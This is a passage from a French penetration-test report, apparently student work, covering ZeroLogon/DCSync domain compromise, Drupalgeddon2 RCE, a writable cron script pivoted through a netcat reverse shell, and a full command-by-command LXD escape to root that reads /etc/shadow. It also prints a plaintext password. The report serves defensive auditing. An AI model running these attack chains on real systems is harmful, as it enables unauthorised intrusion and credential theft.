
- *désactiver SMBv1 partout puis garder la signature SMB obligatoire et maintenir les systèmes à jour.*

Notre recommandation : désactiver SMBv1 partout puis garder la signature SMB obligatoire et maintenir les systèmes à jour.

C8. N'importe qui peut créer un compte sur le GitLab interne (Moyenne, 4/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Moyenne Score 4 / 16	**Faible**	**Faible** moins d'une journée

La page d'inscription de GitLab est ouverte et nous avons pu créer un compte depuis le réseau sans y avoir droit au départ. Le compte est heureusement mis en attente de validation par un administrateur et ne sert donc à rien tant que personne ne l'approuve, et c'est cette validation qui limite la gravité. Mais sur une instance interne l'inscription libre n'a pas lieu d'être puisqu'elle élargit la surface d'attaque pour rien et qu'il suffit qu'un administrateur valide une demande un peu vite pour que le compte devienne actif.



- *La page d'inscription est accessible et permet de créer un compte depuis le réseau.*

- *GitLab CE, 192.168.10.51 (/users/sign_up).*

Périmètre : GitLab CE, 192.168.10.51 (/users/sign_up).

- *fermer l'inscription libre (Admin Area, Settings, Sign-up restrictions) ou au minimum la limiter à un domaine de messagerie interne et ne jamais valider un compte qu'on n'attendait pas.*

Notre recommandation : fermer l'inscription libre (Admin Area, Settings, Sign-up restrictions) ou au minimum la limiter à un domaine de messagerie interne et ne jamais valider un compte qu'on n'attendait pas.

C9. Le contrôleur de domaine est vulnérable à ZeroLogon (Critique, 16/16)


CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Critique	**Moyenne**	**Élevée**
Score 16 / 16		plusieurs jours

C'est le constat le plus grave de l'audit. Le contrôleur de domaine (Windows Server 2012 R2) est vulnérable à ZeroLogon soit la CVE-2020-1472, ce qui permet à un attaquant présent sur le réseau et sans aucun identifiant de réinitialiser le mot de passe du compte machine du contrôleur puis d'en extraire l'intégralité des empreintes du domaine y compris le compte krbtgt et les comptes d'administration. Autrement dit elle offre à elle seule une prise de contrôle totale du domaine en quelques minutes à partir d'un simple accès réseau.

Nous avons d'abord confirmé la vulnérabilité avec le module de vérification de NetExec, puis avec l'accord explicite du tuteur nous sommes allés au bout de l'exploitation pour mesurer l'impact réel plutôt que de nous arrêter à la théorie. L'attaque réinitialise le mot de passe du compte machine du contrôleur à une valeur vide, ce qui nous a permis de nous authentifier sans aucun identifiant et de répliquer toute la base de l'annuaire par DCSync. Nous avons alors récupéré l'ensemble des empreintes du domaine, dont le compte krbtgt, les comptes d'administration et les comptes de service, et l'empreinte du compte administrateur nous a donné un accès complet sur le contrôleur confirmé en SMB (statut Pwn3d). La compromission totale du domaine n'est donc pas une hypothèse puisque nous l'avons réalisée de bout en bout.



NetExec confirme la vulnérabilité ZeroLogon sur le contrôleur de domaine.



Accès administrateur de domaine obtenu sur le contrôleur via l'empreinte extraite (statut Pwn3d).

Concrètement la réplication nous a livré les empreintes de tous les comptes de service du domaine directement réutilisables pour rebondir sans jamais casser le moindre mot de passe, à savoir svc-sqlserver et svc-sqlagent pour le SQL Server ainsi que svc-gitlab pour l'instance GitLab. C'est l'illustration directe du rayon d'impact puisqu'une fois le domaine compromis l'accès aux serveurs applicatifs suit mécaniquement par réutilisation d'empreinte.

Remise en état. Comme prévu nous avons restauré le contrôleur de domaine une fois le test terminé. L'attaque avait laissé le compte machine avec un mot de passe vide que nous avons réinitialisé directement depuis le contrôleur avec la commande Reset-ComputerMachinePassword, laquelle resynchronise le secret stocké localement et celui enregistré dans l'annuaire. Nous avons ensuite contrôlé la santé du serveur avec dcdiag et les tests Connectivity, Advertising et NetLogons passent tous les trois, si bien que le domaine est de nouveau pleinement opérationnel.

Point d'attention pour la Phase 3. Cette exploitation laisse des traces côté défense notamment la modification du compte machine du contrôleur (événement de sécurité 4742) et l'activité de réplication inhabituelle associée au DCSync. Ce sont autant de points de détection à mettre en place côté Blue Team.

Périmètre : contrôleur de domaine 192.168.10.30 (WIN-8GU55EKPBPU, domaine KILLERBEER.local, Windows Server 2012 R2).

Notre recommandation : appliquer sans délai les mises à jour de sécurité Microsoft corrigeant la CVE-2020-1472 et basculer le contrôleur en mode d'application renforcé puis maintenir le système à jour. Au vu de la compromission démontrée il faut considérer l'ensemble des secrets du domaine comme exposés. Cela implique de réinitialiser deux fois le compte krbtgt et de changer les mots de passe des comptes d'administration et de service. C'est la mesure la plus urgente du rapport.

C18. Mot de passe d'autologon stocké en clair (Moyenne, 4/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Moyenne Score 4 / 16	**Faible**	**Moyenne** 1 à 3 jours

L'extraction des secrets du système a révélé qu'une connexion automatique (autologon) est configurée avec son mot de passe stocké en clair dans le registre (secret LSA DefaultPassword). La valeur récupérée est ROOT#123, un mot de passe à la fois en clair et faible qui est lisible par quiconque obtient un accès administrateur ou SYSTEM sur la machine. Le risque est encore aggravé s'il est réutilisé ailleurs par exemple sur un compte local ou le compte root d'un autre service.

- *secret LSA DefaultPassword (configuration d'autologon). Le compte associé n'a pas pu être résolu dans le dump (DefaultUserName non renseigné).*

Périmètre : secret LSA DefaultPassword (configuration d'autologon). Le compte associé n'a pas pu être résolu dans le dump (DefaultUserName non renseigné).

- *désactiver l'autologon s'il n'est pas indispensable. S'il l'est il ne faut jamais stocker le mot de passe en clair mais s'appuyer sur un coffre (ou LAPS pour les comptes locaux). Changer immédiatement ROOT#123 et vérifier qu'il n'est pas réutilisé sur d'autres comptes ou services.*

Notre recommandation : désactiver l'autologon s'il n'est pas indispensable. S'il l'est il ne faut jamais stocker le mot de passe en clair mais s'appuyer sur un coffre (ou LAPS pour les comptes locaux). Changer immédiatement ROOT#123 et vérifier qu'il n'est pas réutilisé sur d'autres comptes ou services.

C19. Session SMB anonyme autorisée sur le contrôleur de domaine (Moyenne, 4/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Moyenne Score 4 / 16	**Faible**	**Faible** moins d'une journée

Le contrôleur de domaine accepte une session SMB anonyme (null session) c'est-à-dire une connexion sans aucun identifiant, comme nous l'avons constaté lors de l'énumération SMB (indicateur « Null Auth: True »). Selon la configuration ce type de session peut laisser un utilisateur non authentifié récupérer des informations sur le système et le domaine et constitue un point de départ classique pour la reconnaissance d'un attaquant présent sur le réseau.

- *contrôleur de domaine 192.168.10.30 (service SMB).*

Périmètre : contrôleur de domaine 192.168.10.30 (service SMB).

- *restreindre les sessions anonymes (paramètres RestrictAnonymous et RestrictAnonymousSAM) via la stratégie de sécurité locale ou une GPO afin de n'autoriser que les accès authentifiés.*

Notre recommandation : restreindre les sessions anonymes (paramètres RestrictAnonymous et RestrictAnonymousSAM) via la stratégie de sécurité locale ou une GPO afin de n'autoriser que les accès authentifiés.

C16. Chaîne de journalisation (OpenSearch) (Positif)

POINT POSITIF
Aucune action de remédiation requise — posture conforme constatée.

La solution de centralisation des journaux a été identifiée comme OpenSearch Dashboards hébergée en .34. Nous l'avons évaluée sous l'angle de l'exposition et de l'authentification.

Lorsqu'elle était atteignable l'interface imposait une authentification et refusait les identifiants par défaut (admin/admin rejeté) sans divulguer sa version. L'API moteur d'OpenSearch (port 9200) donnerait un accès direct aux données indexées si elle était ouverte mais nous ne l'avons jamais trouvée exposée. Lors des tests dédiés l'hôte était de surcroît totalement injoignable depuis le segment utilisateur puisque ni ICMP ni aucun port ne répondait alors que d'autres serveurs de la DMZ (.30, .51) répondaient sur la même route. Depuis notre position nous n'avons pas pu déterminer si cette indisponibilité relève d'un filtrage pare-feu ou de l'arrêt de la machine mais dans les deux cas la brique de journalisation n'était pas exposée au segment utilisateur au moment des tests.

OpenSearch Dashboards, 192.168.10.34.

Périmètre : OpenSearch Dashboards, 192.168.10.34.

Positif sous réserve. Bonne posture d'authentification de la solution de centralisation des logs et absence d'exposition côté utilisateur au moment des tests. Une limite demeure. Nous n'avons pas pu distinguer filtrage et indisponibilité de l'hôte et la qualité de la collecte (flux réellement collectés, complétude, rétention) n'a pas pu être évaluée faute d'accès authentifié.

Interprétation : Positif sous réserve. Bonne posture d'authentification de la solution de centralisation des logs et absence d'exposition côté utilisateur au moment des tests. Une limite demeure. Nous n'avons pas pu distinguer filtrage et indisponibilité de l'hôte et la qualité de la collecte (flux réellement collectés, complétude, rétention) n'a pas pu être évaluée faute d'accès authentifié.

maintenir cette posture et prévoir dans un audit en boîte grise une vérification authentifiée de la complétude et de la rétention de la collecte.

Notre recommandation : maintenir cette posture et prévoir dans un audit en boîte grise une vérification authentifiée de la complétude et de la rétention de la collecte.

C17. Base de données (SQL Server) (Positif)

POINT POSITIF

Aucune action de remédiation requise — posture conforme constatée.

Le serveur de base de données a été identifié comme Microsoft SQL Server 2019 (port 1433) accompagné d'un service WinRM (5985). Nous avons testé son accessibilité avec le compte d'administration SQL par défaut (sa).

L'authentification avec ce compte a échoué (login failed) et aucun accès direct n'a pu être obtenu avec des identifiants faibles ou par défaut. À noter toutefois que la compromission du domaine (C9) nous a livré l'empreinte du compte de service svc-sqlserver qui ouvrirait un accès à l'instance, si bien que la bonne résistance aux comptes faibles ne protège plus une fois l'Active Directory tombé. Au moment de l'audit l'instance était par ailleurs vierge et aucune base de données applicative n'y était déployée, ce qui est cohérent avec l'application non mise en production et limite d'autant les données réellement exposées.

SQL Server 2019, 192.168.10.41.

Périmètre : SQL Server 2019, 192.168.10.41.

Positif sur l'accès direct (résistance aux comptes faibles et par défaut) mais à relativiser. L'instance reste atteignable via les comptes de service récupérés lors de la compromission du domaine. Point favorable elle ne contenait aucune donnée applicative au moment des tests.

Interprétation : Positif sur l'accès direct (résistance aux comptes faibles et par défaut) mais à relativiser. L'instance reste atteignable via les comptes de service récupérés lors de la compromission du domaine. Point favorable elle ne contenait aucune donnée applicative au moment des tests.

fournir un compte applicatif pour un audit en boîte grise de la base puis vérifier le durcissement du compte sa et la séparation des privilèges.

Notre recommandation : fournir un compte applicatif pour un audit en boîte grise de la base puis vérifier le durcissement du compte sa et la séparation des privilèges.

Les constats suivants portent sur un serveur distinct nommé cesi-srv1 qui héberge une instance Drupal et forment une seconde chaîne de compromission indépendante de l'Active Directory, qui part d'un accès web anonyme pour mener jusqu'à un contrôle root complet du serveur. L'adresse de cet hôte est à reporter dans la cartographie (partie 8).

C20. Serveur Drupal 8.4.8 vulnérable à Drupalgeddon2 (RCE non authentifiée) (Critique, 16/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Critique	**Élevée**	**Élevée**
Score 16 / 16		plusieurs jours

Le serveur cesi-srv1 héberge Drupal en version 8.4.8 obsolète et affectée par la CVE-2018-7600 dite Drupalgeddon2, ce qui permet à un attaquant distant d'exécuter du code arbitraire sans aucun identifiant à partir d'une simple requête web piégée. Après avoir identifié la version exposée et obtenu l'accord du tuteur nous avons confirmé l'exploitation qui nous a ouvert un accès distant sous l'identité du compte de service web (www-data). C'est un point d'entrée complet obtenu sans authentification préalable et le départ de toute la chaîne qui suit.

L'exploitation a été réalisée avec le module Metasploit dédié à cette CVE, un exploit public et largement outillé qui rend l'attaque triviale pour qui atteint l'application.

```
whoami; id; hostname
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cesi-srv1
```

Exploitation de Drupalgeddon2 avec un accès distant obtenu sous l'identité www-data sur cesi-srv1.

serveur cesi-srv1 et application web Drupal 8.4.8 (service HTTP).

Périmètre : serveur cesi-srv1 et application web Drupal 8.4.8 (service HTTP).

mettre à jour Drupal vers une version corrigée et toujours supportée puis appliquer les correctifs de sécurité dès leur publication. Il faut aussi retirer de la production toute version en fin de support. En défense en profondeur filtrer l'application derrière un pare-feu applicatif (WAF) et limiter au strict nécessaire les droits du compte www-data.

Notre recommandation : mettre à jour Drupal vers une version corrigée et toujours supportée puis appliquer les correctifs de sécurité dès leur publication. Il faut aussi retirer de la production toute version en fin de support. En défense en profondeur filtrer l'application derrière un pare-feu applicatif (WAF) et limiter au strict nécessaire les droits du compte www-data.

C21. pkexec (polkit) à jour : PwnKit non exploitable (Positif)

POINT POSITIF

Aucune action de remédiation requise — posture conforme constatée.

Une fois l'accès www-data obtenu (C20) nous avons vérifié si le binaire pkexec qui est SUID root par défaut ouvrait un chemin vers root (CVE-2021-4034 ou PwnKit). Notre premier point de comparaison s'est révélé erroné car le

correctif de cette CVE pour Ubuntu 18.04 est précisément la version 0.105-20ubuntu0.18.04.6 installée sur cesi-srv1, si bien que la cible est à jour sur ce point et non vulnérable.

Nous avons confirmé l'absence de vulnérabilité avec le module de vérification dédié de Metasploit (action check) qui a classé la cible « not vulnerable », et ce constat recoupe deux autres indicateurs recueillis lors de la reconnaissance. La recherche automatisée d'exploits locaux n'a remonté aucune vulnérabilité noyau exploitable et ni les binaires SUID ni les capabilities du système ne présentaient d'anomalie, si bien que PwnKit n'est pas un chemin d'élévation disponible sur ce serveur. Voir C22 et C23 pour le chemin réellement exploitable.

```
pkexec --version
dpkg -l | grep -i polkitpkexec version 0.105

ii  libpolkit-agent-1-0:amd64              0.105-20ubuntu0.18.04.6                      amd64        PolicyKit
 Authentication Agent API
ii  libpolkit-backend-1-0:amd64            0.105-20ubuntu0.18.04.6                      amd64        PolicyKit
 backend API
ii  libpolkit-gobject-1-0:amd64            0.105-20ubuntu0.18.04.6                      amd64        PolicyKit
 Authorization API
```

Version de polkit à jour (0.105-20ubuntu0.18.04.6) : PwnKit non exploitable.

Périmètre : serveur cesi-srv1 et binaire /usr/bin/pkexec (polkit 0.105-20ubuntu0.18.04.6, Ubuntu 18.04).

Notre recommandation : maintenir cette politique de mise à jour et revérifier la version après toute réinstallation ou changement de dépôt système.

C22. Script de sauvegarde modifiable par tous, exécuté en tant que mgmt via cron (Élevée, 9/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Élevée Score 9 / 16	Faible	Moyenne 1 à 3 jours

La tâche planifiée /etc/cron.d/backupDrupal exécute toutes les cinq minutes le script /usr/local/bin/backup.sh sous l'identité de l'utilisateur mgmt, or ce script est modifiable par n'importe quel compte du système (droits en écriture pour tous). Un attaquant disposant d'un simple accès www-data peut donc en altérer le contenu, et au passage suivant de la tâche le code ajouté s'exécute avec les privilèges de mgmt. C'est donc une élévation de privilèges du compte de service web vers le compte mgmt qui dispose d'un accès de sauvegarde sur l'arborescence du serveur.

Contrairement à PwnKit (C21) inopérant sur cette cible, ce vecteur fonctionne et c'est lui qui nous a permis d'obtenir un accès complet sous l'identité mgmt. Il illustre surtout une mauvaise configuration de droits que les scanners de vulnérabilités « connues » ne détectent pas et que seule la reconnaissance manuelle des permissions a mise en évidence. Voir C23 pour la suite de la chaîne de mgmt jusqu'à root.

```
ls -l /usr/local/bin/backup.sh
cat /etc/cron.d/backupDrupal-rwxrwxrwx 1 mgmt mgmt 122 Oct 10 14:48 /usr/local/bin/backup.sh


*/5 *   * * *   mgmt    /bin/bash /usr/local/bin/backup.sh
```

Droits du script de sauvegarde (écriture pour tous) et tâche cron l'exécutant sous mgmt toutes les 5 minutes.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [169.254.29.67] from (UNKNOWN) [169.254.29.69] 51182
bash: cannot set terminal process group (2470): Inappropriate ioctl for device
bash: no job control in this shell
mgmt@cesi-srv1:~$ id
sudo -l
ls -la /home/mgmtid
uid=1000(mgmt) gid=1000(mgmt) groups=1000(mgmt),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
mgmt@cesi-srv1:~$ sudo -l
```

Pivot vers mgmt obtenu lorsque le script piégé déclenche un shell mgmt sur le poste d'attaque (uid=1000(mgmt)).

Périmètre : serveur cesi-srv1 avec le fichier /usr/local/bin/backup.sh (modifiable par tous) et la tâche planifiée /etc/cron.d/backupDrupal (exécution sous le compte mgmt toutes les cinq minutes).

Notre recommandation : restreindre les droits du script avec le propriétaire mgmt des permissions 750 et aucune écriture possible par les autres comptes. Plus généralement une tâche planifiée privilégiée ne doit jamais exécuter un fichier modifiable par le compte d'un service exposé. Il faut vérifier dans ce sens les permissions de l'ensemble des scripts lancés par cron et des répertoires qui les contiennent.

C23. Le compte mgmt appartient au groupe lxd : élévation vers root sans mot de passe (Critique, 16/16)

CRITICITÉ	DIFFICULTÉ DE RÉSOLUTION	CHARGE DE TRAVAIL
Critique	**Faible**	**Faible**
Score 16 / 16		moins d'une journée

Une fois l'accès mgmt obtenu via le cron (C22) nous avons énuméré ses droits pour chercher le dernier palier vers root. Le compte appartient aux groupes adm, cdrom, sudo, dip, plugdev et lxd, et si le groupe sudo exigerait le mot de passe de mgmt que nous n'avons pas obtenu, l'appartenance au groupe lxd équivaut à elle seule à un accès root sans aucun mot de passe. Tout membre de ce groupe peut en effet créer un conteneur privilégié via le démon LXD qui tourne lui-même en root, et comme le système de fichiers racine de l'hôte y est monté en lecture-écriture il suffit ensuite d'y entrer pour lire, modifier ou remplacer n'importe quel fichier de l'hôte avec les droits root. C'est une technique d'évasion largement documentée (GTFOBins, LXD), déterministe et ne nécessitant ni exploit ni mot de passe.

L'évasion a cette fois été déroulée jusqu'au bout sur une réplique isolée du serveur montée sur poste d'audit et avec l'accord du tuteur afin de matérialiser l'impact réel plutôt que de s'arrêter à l'équivalence théorique, et la procédure complète figure en fin de partie sous « Dérouler la chaîne jusqu'au root ». La chaîne complète enchaîne trois défauts indépendants puisque Drupalgeddon2 donne l'accès www-data (C20), que le script de sauvegarde modifiable donne l'accès mgmt (C22) et que l'appartenance au groupe lxd donne l'équivalent root (C23). Chacun est évitable isolément mais mis bout à bout ils livrent le serveur entier à un attaquant parti d'une simple page web sans le moindre identifiant.

Périmètre : serveur cesi-srv1, compte mgmt (appartenance au groupe lxd), démon LXD.

Notre recommandation : retirer mgmt du groupe lxd s'il n'a pas besoin de gérer des conteneurs et du groupe sudo s'il n'a pas besoin d'élévation. Plus généralement traiter l'appartenance au groupe lxd (comme à docker ou disk) comme une équivalence root dans toute revue des droits et non comme un groupe applicatif anodin. Corriger en priorité C22 qui est le premier maillon de cette chaîne pour empêcher d'atteindre mgmt.

Dérouler la chaîne jusqu'au root : reproduction de l'évasion LXD (C23)

Pour matérialiser l'impact réel du constat C23 l'évasion de conteneur a été déroulée de bout en bout sur une réplique isolée de cesi-srv1 montée sur poste d'audit avec l'accord du tuteur et sans toucher au serveur en production. La technique employée est l'évasion LXD classique référencée sur GTFOBins, déterministe et sans exploit, qui repose uniquement sur l'appartenance de mgmt au groupe lxd où le démon LXD s'exécute en root.

› Point de départ

Accès au compte mgmt obtenu via la tâche cron au script modifiable (C22).

mgmt est membre du groupe lxd et le démon LXD s'exécute en root.

Aucune image de conteneur n'est présente localement et le serveur n'a pas d'accès internet.

```
uid=1000(mgmt) gid=1000(mgmt) groups=1000(mgmt),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

▸ *Énumération du compte mgmt montrant son appartenance au groupe lxd (108) équivalente à un accès root.*

Comme aucune image n'est disponible et que le serveur n'a pas internet une image minimale est d'abord fabriquée sur la machine d'attaque puis transférée au serveur par un partage HTTP local.

› Étape 1 : fabriquer une image minimale (machine d'attaque)

Sur la machine d'attaque (Kali) on construit une image Alpine minimale puis on la met à disposition par un serveur HTTP local.

```
git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder
sudo ./build-alpine          # builds alpine-v3.x-x86_64-<date>.tar.gz
python3 -m http.server 8000  # serve the image to the target
```



▸ *Image Alpine minimale générée par build-alpine (fichier .tar.gz).*

› Étape 2 : transférer l'image vers cesi-srv1

Depuis le shell mgmt on récupère l'image, le transfert se faisant directement en HTTP puisque la machine d'attaque et le serveur sont sur le même segment réseau.

```
cd /tmp
curl -o alpine.tar.gz http://<IP_ATTAQUANT>:8000/alpine-v3.x-x86_64-<date>.tar.gz
ls -lh alpine.tar.gz         # confirm non-zero size
```

```
mgmt@cesi-srv1:~$ # 1. Confirm the L2 path to Kali (link-local peer)
ping -c 2 169.254.29.67

# 2. If ping replies, pull the image with curl (not the broken wget)
cd /tmp
curl -o alpine.tar.gz http://169.254.29.67:8000/alpine-v3.24-x86_64-20261010_1113.tar.gz
<y# 1. Confirm the L2 path to Kali (link-local peer)
mgmt@cesi-srv1:~$ ping -c 2 169.254.29.67
PING 169.254.29.67 (169.254.29.67) 56(84) bytes of data.
64 bytes from 169.254.29.67: icmp_seq=1 ttl=64 time=0.735 ms
64 bytes from 169.254.29.67: icmp_seq=2 ttl=64 time=1.77 ms

—— 169.254.29.67 ping statistics ——
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 0.735/1.253/1.771/0.518 ms
mgmt@cesi-srv1:~$
<ies, pull the image with curl (not the broken wget)
mgmt@cesi-srv1:~$ cd /tmp
<29.67:8000/alpine-v3.24-x86_64-20261010_1113.tar.gz
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 4044k  100 4044k    0     0  57.2M      0 --:--:-- --:--:-- --:--:-- 58.0M
mgmt@cesi-srv1:/tmp$
```

Transfert de l'image vers cesi-srv1 avec un ping du poste d'attaque puis curl (4 Mo reçus).

› Étape 3 : importer l'image et préparer le stockage LXD

Import de l'image dans LXD puis création d'un pool de stockage (absent sur cette instance) et rattachement au profil par défaut.

```
lxc image import /tmp/alpine.tar.gz --alias priv
lxc storage create default dir
lxc profile device add default root disk path=/ pool=default
```

```
mgmt@cesi-srv1:/tmp$ # Register the image into LXD under the alias 'priv'
lxc image import /tmp/alpine.tar.gz --alias priv

# Confirm it's now listed (fingerprint + alias 'priv')
< Register the image into LXD under the alias 'priv'
-rw-rw-r-- 1 mgmt mgmt 4,0M oct.  10 15:19 alpine.tar.gz
mgmt@cesi-srv1:/tmp$ lxc image import /tmp/alpine.tar.gz --alias priv
Image imported with fingerprint: a69953de987a050fabb4c380d4720a307b1591045f3e4cd3bda2643978584a23
mgmt@cesi-srv1:/tmp$
mgmt@cesi-srv1:/tmp$ # Confirm it's now listed (fingerprint + alias 'priv')
mgmt@cesi-srv1:/tmp$
```

Import de l'image dans LXD (fingerprint retourné).

```
mgmt@cesi-srv1:/tmp$ lxc storage create default dir
Storage pool default created
mgmt@cesi-srv1:/tmp$
<k of the default profile (so new containers use it)
<le device add default root disk path=/ pool=default
Device root added to default
mgmt@cesi-srv1:/tmp$
mgmt@cesi-srv1:/tmp$ # Sanity check: the pool should now be listed
mgmt@cesi-srv1:/tmp$
```

Création du pool de stockage et rattachement au profil par défaut.

› Étape 4 : créer un conteneur privilégié montant le système de fichiers de l'hôte

Création d'un conteneur en mode privilégié sans aucun remapping des UID donc root dans le conteneur équivaut à root sur l'hôte. On y attache ensuite le système de fichiers racine de l'hôte en lecture-écriture.

```
lxc init priv r00t
lxc config set r00t security.privileged true
lxc config device add r00t hostroot disk source=/ path=/mnt/root recursive=true
lxc start r00t
lxc list                    # container 'r00t' is RUNNING
```



Création et démarrage du conteneur privilégié (lxc init, config, start).





Le conteneur privilégié r00t est actif (RUNNING).

› Étape 5 : obtenir root et prouver l'accès

Entrée dans le conteneur, puis lecture de fichiers réservés à root sur l'hôte via le point de montage /mnt/root.

```
lxc exec r00t /bin/sh
id                          # uid=0(root) gid=0(root)
cat /mnt/root/etc/shadow    # host password hashes, root-only
cat /mnt/root/root/root.txt # witness flag in the host's /root
```





Preuve d'accès root avec uid=0 dans le conteneur puis lecture du fichier témoin /root/root.txt de l'hôte (FLAG).

La lecture du /etc/shadow de l'hôte et la récupération du fichier témoin confirment un contrôle root complet de cesi-srv1 obtenu sans mot de passe ni exploit par la seule appartenance au groupe lxd. À ce stade un attaquant peut lire, modifier ou remplacer n'importe quel fichier de l'hôte, par exemple pour ajouter une clé SSH root, modifier /etc/sudoers ou poser un mot de passe root.

› Impact

Prise de contrôle root totale de cesi-srv1. Combinée à C20 et C22 la chaîne part d'une simple requête web non authentifiée et aboutit à root sans aucun identifiant. Criticité maintenue à Critique (16/16).

› Remédiation

Corriger en priorité le premier maillon (C22) pour empêcher l'accès à mgmt puis retirer mgmt des groupes à privilèges.

```
gpasswd -d mgmt lxd                         # lxd membership = root-equivalent
chown mgmt:mgmt /usr/local/bin/backup.sh    # fix cron script ownership
chmod 750 /usr/local/bin/backup.sh          # remove world-write (C22)
```

